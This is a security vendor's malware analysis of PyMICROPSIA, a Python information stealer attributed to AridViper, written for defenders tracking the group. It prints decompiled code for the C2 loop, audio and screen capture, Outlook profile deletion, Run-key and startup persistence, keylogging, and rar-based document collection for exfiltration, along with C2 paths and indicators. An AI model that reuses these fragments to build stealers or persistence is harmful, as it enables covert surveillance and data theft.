PyMICROPSIA: New Information-Stealing Trojan from AridViper

unit42.paloaltonetworks.com/pymicropsia/


Unit 42 December 14, 2020

By Unit 42

December 14, 2020 at 6:00 AM

Category: Malware, Unit 42

Tags: AridViper, information stealer, MICROPSIA, Trojan



This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers have been tracking the threat group AridViper, which has been targeting the Middle Eastern region. As part of this research, a new information-stealing Trojan with relations to the MICROPSIA malware family has been identified, showing that the actor maintains a very active development profile, creating new implants that seek to bypass the defenses of their targets. We have named this new malware family PyMICROPSIA because it is built with Python.

Figure 1 below provides a high-level overview of the capabilities of the PyMICROPSIA malware family and similarities observed with previous AridViper activity. While investigating PyMICROPSIA capabilities, we identified two additional samples hosted in the attacker's infrastructure, which are downloaded and used by PyMICROPSIA during its deployment. The additional samples provide persistence and keylogging capabilities, which we discuss later.




Figure 1. PyMICROPSIA overview.

In this blog, we will detail the functionality and objectives of PyMICROPSIA and analyze its command and control (C2) implementation. We will also highlight the main observations that allow us to attribute PyMICROPSIA to previous AridViper activity.

Palo Alto Networks Next-Generation Firewall customers are protected from the attacks outlined in this blog with WildFire, URL Filtering and DNS Security subscriptions. Customers are also protected with AutoFocus and Cortex XDR.

PyMICROPSIA Analysis

PyMICROPSIA has a rich set of information-stealing and control capabilities, including:

- File uploading.
- Payload downloading and execution.
- Browser credential stealing. Clearing browsing history and profiles.
- Taking screenshots.
- Keylogging.
- Compressing RAR files for stolen information.
- Collecting process information and killing processes.
- Collecting file listing information.
- Deleting files.
- Rebooting machine.
- Collecting Outlook .ost file. Killing and disabling Outlook process.
- Deleting, creating, compressing and exfiltrating files and folders.
- Collecting information from USB drives, including file exfiltration.
- Audio recording.
- Executing commands.

Implementation Overview

PyMICROPSIA is an information-stealing Trojan built with Python and made into a Windows executable using PyInstaller.




Figure 2. PyInstaller strings in PyMICROPSIA.

It implements its main functionality by running a loop, where it initializes different threads and calls several tasks periodically with the intent of collecting information and interacting with the C2 operator.

```
while 1:
```

```
    FranDrescher = goodwinNet()
    if not FranDrescher:
        sleep(120)
        continue
    else:
        set_domain(FranDrescher)
        recordThread = Recorder()
        recordThread.start()
    break

try:
    _thread.start_new_thread(Upload_thread, ())
    _thread.start_new_thread(Upload_maester_thread, ())
except Exception as e:
    Log_Error(str(e))
else:
    Firt_Run = 0
    First_run = 0
    Install_Key = MyFolderName + '\\MetroIntelGenericUIFram.exe'
    if os.path.exists(Install_Key):
        subprocess.Popen(Install_Key, shell=True)
    while 1:
        Start_Up_Rom()
        if First_run == 3:
            StartWordSwitch()
        First_run += 1
        try:
            register_new_device(FranDrescher)
            Chick_Request()
            if First_run % 6 == 0:
                Sec_Shot(DevNameKeyPress)
            sleep(random.randint(10, 50))
        except Exception as e:
            Log_Error(str(e))
            FranDrescher = goodwinNet()
            if not FranDrescher:
                sleep(100)
                continue
            else:
                set_domain(FranDrescher)
                sleep(random.randint(100, 150))
```

Figure 3. Main code loop.

The actor makes use of several interesting Python libraries to achieve its purposes, including both built-in Python libraries and specific packages. Some examples of information-stealing specific libraries are:

- PyAudio, for audio stealing capabilities.
- mss, for screenshot capabilities.

```
def record():
    global waveInGetNumDevs
    try:
        p = pyaudio.PyAudio()
        stream = p.open(format=FORMAT, channels=1, rate=RATE, input=True, output=True, frames_per_buffer=CHUNK_SIZE)
        num_silent = 0
        snd_started = False
        r = array('h')
        index_so = 0
        while 1:
            if winmm.waveInGetNumDevs() != waveInGetNumDevs:
                stream = p.open(format=FORMAT, channels=1, rate=RATE, input=True, output=True, frames_per_buffer=CHUNK_SIZE)
                waveInGetNumDevs = winmm.waveInGetNumDevs()
            snd_data = array('h', stream.read(CHUNK_SIZE))
            if byteorder == 'big':
                snd_data.byteswap()
            if snd_started:
                index_so += 1
                r.extend(snd_data)
            silent = is_silent(snd_data)
            if silent and snd_started:
```

Figure 4. PyAudio library for audio recording.

```
from datetime import datetime
from mss import mss
from PIL import Image
import math

def Sec_Shot(MyFolderName1):
    with mss() as (sct):
        time = datetime.now().strftime('%Y_%m_%d_%H_%M_%S')
        path = MyFolderName1 + '\\' + 'Selena_Gomez-' + time + '.jpg'
        sct.compression_level = 9
        m = sct.shot(mon=-1, output=path)
    foo = Image.open(m)
    x, y = foo.size
    x2, y2 = math.floor(x - 50), math.floor(y - 20)
    foo = foo.resize((x2, y2), Image.ANTIALIAS)
    foo.save(path, quality=80)
    return path
```

Figure 5. mss library for screenshots.

The usage of Python built-in libraries is expected for multiple purposes, such as interacting with Windows processes, Windows registry, networking, file system and so on.

```
def Del_Outlook():
    if not chick_key('SOFTWARE\\Microsoft\\Office\\16.0\\Outlook'):
        if not chick_key('SOFTWARE\\Microsoft\\Office\\15.0\\Outlook'):
            if not chick_key('SOFTWARE\\Microsoft\\Office\\14.0\\Outlook'):
                if not chick_key('SOFTWARE\\Microsoft\\Office\\13.0\\Outlook'):
                    if not chick_key('SOFTWARE\\Microsoft\\Office\\12.0\\Outlook'):
                        if not chick_key('SOFTWARE\\Microsoft\\Office\\11.0\\Outlook'):
                            path = False
                        else:
                            path = 'SOFTWARE\\Microsoft\\Office\\11.0'
                    else:
                        path = 'SOFTWARE\\Microsoft\\Office\\12.0'
                else:
                    path = 'SOFTWARE\\Microsoft\\Office\\13.0'
            else:
                path = 'SOFTWARE\\Microsoft\\Office\\14.0'
        else:
            path = 'SOFTWARE\\Microsoft\\Office\\15.0'
    else:
        path = 'SOFTWARE\\Microsoft\\Office\\16.0'
    try:
        subprocess.call('reg.exe delete HKCU\\\\' + path + '\\Outlook\\Profiles\\Outlook /f', shell=True)
        K_process('OUTLOOK.exe')
```

Figure 6. Windows Registry interaction.

```
import os, subprocess

def K_process(process_name):
    subprocess.call('taskkill /F /im ' + process_name, shell=True)
```

Figure 7. Windows processes interaction.

For more specific interactions with the Windows operating system, it makes use of libraries such as:

- WMI, for interaction with Windows Management Instrumentation.
- win32security and ntsecuritycon, for interaction with the win32security API.

```
def Inf_USB(MyFolderName):
    DRIVE_TYPES = {0: 'Unknown',
     1: 'No Root Directory',
     2: 'Removable Disk',
     3: 'Local Disk',
     4: 'Network Drive',
     5: 'Compact Disc',
     6: 'RAM Disk'}
    c = wmi.WMI()
    for drive in c.Win32_LogicalDisk():
        v = (drive.Caption, DRIVE_TYPES[drive.DriveType])
        file = open(MyFolderName + '\\Info_USB.txt', 'a+')
        file.write(str(v) + '\n')
        file.close()

    return MyFolderName + '\\Info_USB.txt'
```

Figure 8. WMI usage for USB interaction.

```
import win32security, win32api, sys, time
from ntsecuritycon import *

def AdjustPrivilege(priv, enable=1):
    flags = TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY
    htoken = win32security.OpenProcessToken(win32api.GetCurrentProcess(), flags)
    idd = win32security.LookupPrivilegeValue(None, priv)
    if enable:
        newPrivileges = [
         (
          idd, SE_PRIVILEGE_ENABLED)]
    else:
        newPrivileges = [
         (
          idd, 0)]
    win32security.AdjustTokenPrivileges(htoken, 0, newPrivileges)
```

Figure 9. win32security and ntsecuritycon usage.

An in-depth analysis of the code and capabilities of PyMICROPSIA can be found in the Appendix.

Command and Control

PyMICROPSIA implements a simple HTTP POST-based C2 protocol, using different Uniform Resource Identifier (URI) paths and variables during the communication depending on the functionality invoked (full details on the implementation can be found in the Appendix).

The following table summarizes the URI paths and corresponding functionality in PyMICROPSIA:

Path	Method
/zoailloaze/sfuxmiibif/samantha	Delete request. Unregister.
/zoailloaze/sfuxmiibif/lashawna	Device registration.
/zoailloaze/sfuxmiibif/matheny	Send command output data.
/zoailloaze/sfuxmiibif/uiasfvz	USB device information
/zoailloaze/sfuxmiibif/daryl	Delete request.
/zoailloaze/sfuxmiibif/qprbudls	Download payload.
/zoailloaze/sfuxmiibif/nyrvoz	Download URL.
/zoailloaze/sfuxmiibif/hortense1	Upload file.

Table 1. Main purpose of configuration folders and files.

It's also important to note that in the PyMICROPSIA samples analyzed, the C2-related code shows several code branches that will never be executed when responses are processed, likely because the actor is still actively working on the code. Based on the code sections that are reachable, the following table summarizes the commands and actions performed on the victim machine:

Command	Action
Lee	Register new device.
Renee	Delete device.
Rapunzel	Steal and upload browser credentials to C2.
Mulan	Collect and upload process list.
Silverman	Collect and upload file information in TXT format.
Eeyore	Delete Firefox profiles and de-register device.
Pocahontas	Collect and upload compressed file information in JSON detailed format.
InfoCinder	Collect and upload information regarding drives in the system.

Table 2. Reachable C2 commands and actions.

Is AridViper Working on New Attack Vectors?

PyMICROPSIA is designed to target Windows operating systems only, but the code contains interesting snippets checking for other operating systems, such as “posix” or “darwin”. This is an interesting finding, as we have not witnessed AridViper targeting these operating systems before and this could represent a new area the actor is starting to explore.

Python

```
else:
        if os.name == 'posix' and sys.platform == 'darwin':
            PathName = os.getenv('HOME') + '/Library/Application
Support/Google/Chrome/Default/'
            if os.path.isdir(PathName) == False:
                sys.exit(0)
        elif os.name == 'posix':
            PathName = os.getenv('HOME') + '/.config/google-chrome/Default/'
            if os.path.isdir(PathName) == False:
                sys.exit(0)
    return PathName
```

For now, the code found is very simple, and could be part of a copy and paste effort when building the Python code, but in any case, we plan to keep it on our radar while researching new activity.

Additional Payloads

During the C2 interactions, PyMICROPSIA downloads two additional samples that are dropped and executed on the victim’s system, running additional functionality. These payloads are not Python / PyInstaller based.

KeyLogger functionality

This is a very interesting case, as the keylogging functionality hasn’t been implemented natively as part of PyMICROPSIA. Instead, the sample downloads a specific payload (see the section on File Download Capabilities in the Appendix for details on how the payload is downloaded).

The payload is downloaded with filename “MetroIntelGenericUIFram.exe” and has the following SHA-256:

381b1efca980dd744cb8d36ad44783a35d01a321593a4f39a0cdae9c7eeac52f

The sample implements keylogging capabilities using the GetAsyncKeyState API method:

```
if ( wParam != 256 )
{
  if ( wParam != 260 )
    goto LABEL_239;
```

```
    goto LABEL_256;
  }
  v22 = *v28;
  if ( GetAsyncKeyState(16) )
  {
    switch ( v22 )
    {
      case 3u:
        j__fputs("connect", Stream);
        break;
      case 6u:
        j__fputs("logoff", Stream);
        break;
      case 0x1Cu:
        j__fputs("VK_CONVERT", Stream);
        goto LABEL_28;
      case 0x2Au:
LABEL_28:
        j__fputs("PRINT", Stream);
        break;
      case 0x2Eu:
        j__fputs("delet", Stream);
        break;
      case 0x30u:
        j__fputs(")", Stream);
        break;
      case 0x31u:
        j__fputs("!", Stream);
        break;
      case 0x32u:
        j__fputs("@", Stream);
        break;
      case 0x33u:
        j__fputs("#", Stream);
        break;
      case 0x34u:
```

Figure 10. Keylogger GetAsyncKey() code.

It has a hardcoded configuration directly related to the directory structure initialized by the main PyMICROPSIA sample, so it needs to be compiled according to it. It needs to run under a specific directory created by PyMICROPSIA (“ModelsControllerLibb”), and will store

keystroke information under the “HPFusionManagerDell” folder.




Figure 11. Hardcoded configuration parameters.

The keylogger drops information into the HPFusionManagerDell directory with the following filename structure and format:




Figure 12. Keylogger output file format.




Figure 13. Keylogger file content structure.

Persistence

Persistence in this malware sample can be achieved via regular methods, such as setting up registry keys, which is done as part of the Python code as follows:

```python
def set_run_key(key, value):
    reg_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, 'Software\\Microsoft\\Windows\\CurrentVersion\\Run', 0, winreg.KEY_SET_VALUE)
    with reg_key:
        if value is None:
            winreg.DeleteValue(reg_key, key)
        else:
            if '%' in value:
                var_type = winreg.REG_EXPAND_SZ
            else:
                var_type = winreg.REG_SZ
            winreg.SetValueEx(reg_key, key, 0, var_type, value)
```

Figure 14. Registry key persistence.

However, there is something interesting about persistence in this implementation. The sample downloads another payload from the C2 server (see the File Download Capabilities section for more details). This payload is named “SynLocSynMomentum.exe”, with the following SHA-256:

9c32fdf5af8b86049abd92561b3d281cb9aebf57d2dfef8cc2da59df82dca753

The sample is executed with specific parameters:

SynLocSynMomentum.exe ModelsControllerLibb ModelsControllerLib

It sets up persistence via the shortcut .lnk copied to the startup menu. It's striking that this code is run as a separate payload considering the amount of functionality already present in the Python code.

MS DOS

```
1  "C:\Windows\System32\cmd.exe" /c move
   "C:\Users\admin\AppData\Local\Temp\\ModelsControllerLib.lnk"
   "C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start
   Menu\Programs\Startup\ModelsControllerLib.lnk"
```

Relations With Other MICROPSIA Activity

We unearthed PyMICROPSIA while investigating recent MICROPSIA activity related to the Middle Eastern region, and there are multiple aspects of the malware that link the activity to AridViper, including the following examples.

Code Overlaps

One of the first things that caught our attention regarding this sample was the C2 implementation and capabilities, which are quite similar to known MICROPSIA samples. For example, see the C2 descriptions in previous research by Radware and Check Point.

Also, one of the tactics, techniques and procedures (TTPs) observed across MICROPSIA samples is the use of rar.exe to compress data for exfiltration. In this version, rar.exe is downloaded from the C2 infrastructure and used with very similar parameters as observed in previous samples:

Python

```
k24 = "" + Wv + '\\*.dot' + '" '
k25 = "" + Wv + '\\*.dotx' + '" '
AllFile = k1 + k2 + k3 + k4 + k5 + k6 + k7 + k8 + k9 + k11 + k12 + k13 + k14 + k15 +
k16 + k17 + k18 + k19 + k20 + k21 + k22 + k23 + k24 + k25
AllFiles_Drvi = AllFile
flTDType = AllFiles_Drvi
te = file_D
En_crpypt2 = 'a -r -ep1 -v2.5m -ta' + te + ' -hp'
En = '45459334649304475177447 59'
mm = chick_Device_Name() + En
nnWithoutdel = En_crpypt2 + mm
subprocess.call("" + Rar_File + "" + ' ' + (nnWithoutdel + ' ' + "" + Zip_File2 +
'_NETWORKWTHDate"' + ' ' + flTDType), shell=True)
```

For example, see how one recent sample of MICROPSIA makes use of rar.exe.

SHA-256: 3c8979740d2f634ff2c0c0ab7adb78fe69d6d42307118d0bb934f03974deddac

MS DOS

```
"C:\Program Files\WinRAR\Rar.exe" a -r -ep1 -v2500k -
hpcec6b597e046386f74b807c60ada61a5_d01247a1eaf1c24ffbc851e883e67f9b -
ta2020-10-21 "C:\ProgramData\commonlogfiles\LMth_C" "C:\Users\admin\*.xls"
"C:\Users\admin\*.xlsx" "C:\Users\admin\*.doc" "C:\Users\admin\*.docx"
"C:\Users\admin\*.csv" "C:\Users\admin\*.pdf" "C:\Users\admin\*.ppt"
"C:\Users\admin\*.pptx" "C:\Users\admin\*.odt" "C:\Users\admin\*.mdb"
"C:\Users\admin\*.accdb" "C:\Users\admin\*.accde" "C:\Users\admin\*.txt"
"C:\Users\admin\*.rtf"
```

C2 Communication Similarity

The URI path structures observed in multiple MICROPSIA samples follow a similar structure to the ones in the PyMICROPSIA samples. For example, if we look into the same recent MICROPSIA sample, we can observe the random characters and structure of the URI paths.

SHA-256:
3c8979740d2f634ff2c0c0ab7adb78fe69d6d42307118d0bb934f03974deddac

hxxps://jaime-martinez[.]info/sujqbrgpb/bztjpskd/rxkwjt
hxxps://jaime-martinez[.]info/sujqbrgpb/bztjpskd/zxfsyadoss/gM69sY
hxxp://jaime-martinez[.]info/sujqbrgpb/bztjpskd/tpmpyyzwg
hxxps://jaime-martinez[.]info/sujqbrgpb/bztjpskd/ouwmhf/ImoOEJ
hxxp://jaime-martinez[.]info/sujqbrgpb/bztjpskd/ouwmhf/voT8FY
hxxp://jaime-martinez[.]info/sujqbrgpb/bztjpskd/rxkwjt
hxxp://jaime-martinez[.]info/sujqbrgpb/bztjpskd/zxfsyadoss/TocLI5

hxxps://jaime-martinez[.]info/sujqbrgpb/bztjpskd/ouwmhf/9WnKfe
hxxp://jaime-martinez[.]info/sujqbrgpb/bztjpskd/zxfsyadoss/pyPaqj
hxxps://jaime-martinez[.]info/sujqbrgpb/bztjpskd/ouwmhf/HRabCX

Themes Used

In the past, we have seen references in MICROPSIA to specific themes when it comes to code and C2 implementation, such as The Big Bang Theory or Game of Thrones, and this new implementation is not different, including multiple references to multiple famous actor names, both in code variables as well as in infrastructure used, as can be seen in Figures 15 and 16.

```
if not os.path.exists(DevNameKeyPress):
    os.makedirs(DevNameKeyPress, 777)
name_device = ''
clarck = ['https://baldwin-gonzalez.live', 'http://ba
FranDrescher = clarck[0]
USB_RUN = 0
```

Figure 15. MICROPSIA is known for referencing themes in code, such as The Big Bang Theory and Game of Thrones. The reference to the actor Fran Drescher shown above seems in line with previous observations of themes.

```
def chick_Device_Name():
    global name_device
    if os.path.exists(MyFolderName + '\\KeanuReeves.txt'):
        with open(MyFolderName + '\\KeanuReeves.txt') as (f):
            read_data = f.read()
        f.close()
        name_device = read_data
```

Figure 16. MICROPSIA is known for referencing themes in code, such as The Big Bang Theory and Game of Thrones. The reference to the actor Keanu Reeves shown above seems in line with previous observations of themes.
Also, as described in the Command and Control section, the C2 operations contain a lot of Disney references.

Another interesting detail is the presence of Arabic comments in the code:

Python

```
1  Delete_Request_Error('لم يتم ضغط هذا الملف!!..')
```

This could be a false flag, but it is another possible link to the regional attribution of this malware sample.

Conclusion

AridViper is an active threat group that continues developing new tools as part of their arsenal. PyMICROPSIA shows multiple overlaps with other existing AridViper tools such as MICROPSIA. Also, based on different aspects of PyMICROPSIA that we analyzed, several sections of the malware are still not used, indicating that it is likely a malware family under active development by this actor.

Palo Alto Networks customers are protected from the attacks outlined in this blog in the following ways:

- All known AridViper tools, including MICROPSIA and PyMICROPSIA, have malicious verdicts in WildFire.
- AutoFocus customers can track the AridViper actor and its tools.
- Cortex XDR blocks both PyMICROPSIA and the dropped payloads.
- C2 domains have been categorized as Command and Control in URL Filtering and DNS Security.

Indicators of Compromise

PyMICROPSIA Samples

11487246a864ee0edf2c05c5f1489558632fb05536d6a599558853640df8cd78

ddaeffb12a944a5f4d47b28affe97c1bc3a613dab32e5b5b426ef249cfc29273

46dae9b27f100703acf5b9fda2d1b063cca2af0d4abeeccc6cd45d12be919531

MICROPSIA Samples

47d53f4ab24632bf4ca34e9a10e11b4b6c48a242cbcfcb1579d67523463e59d2

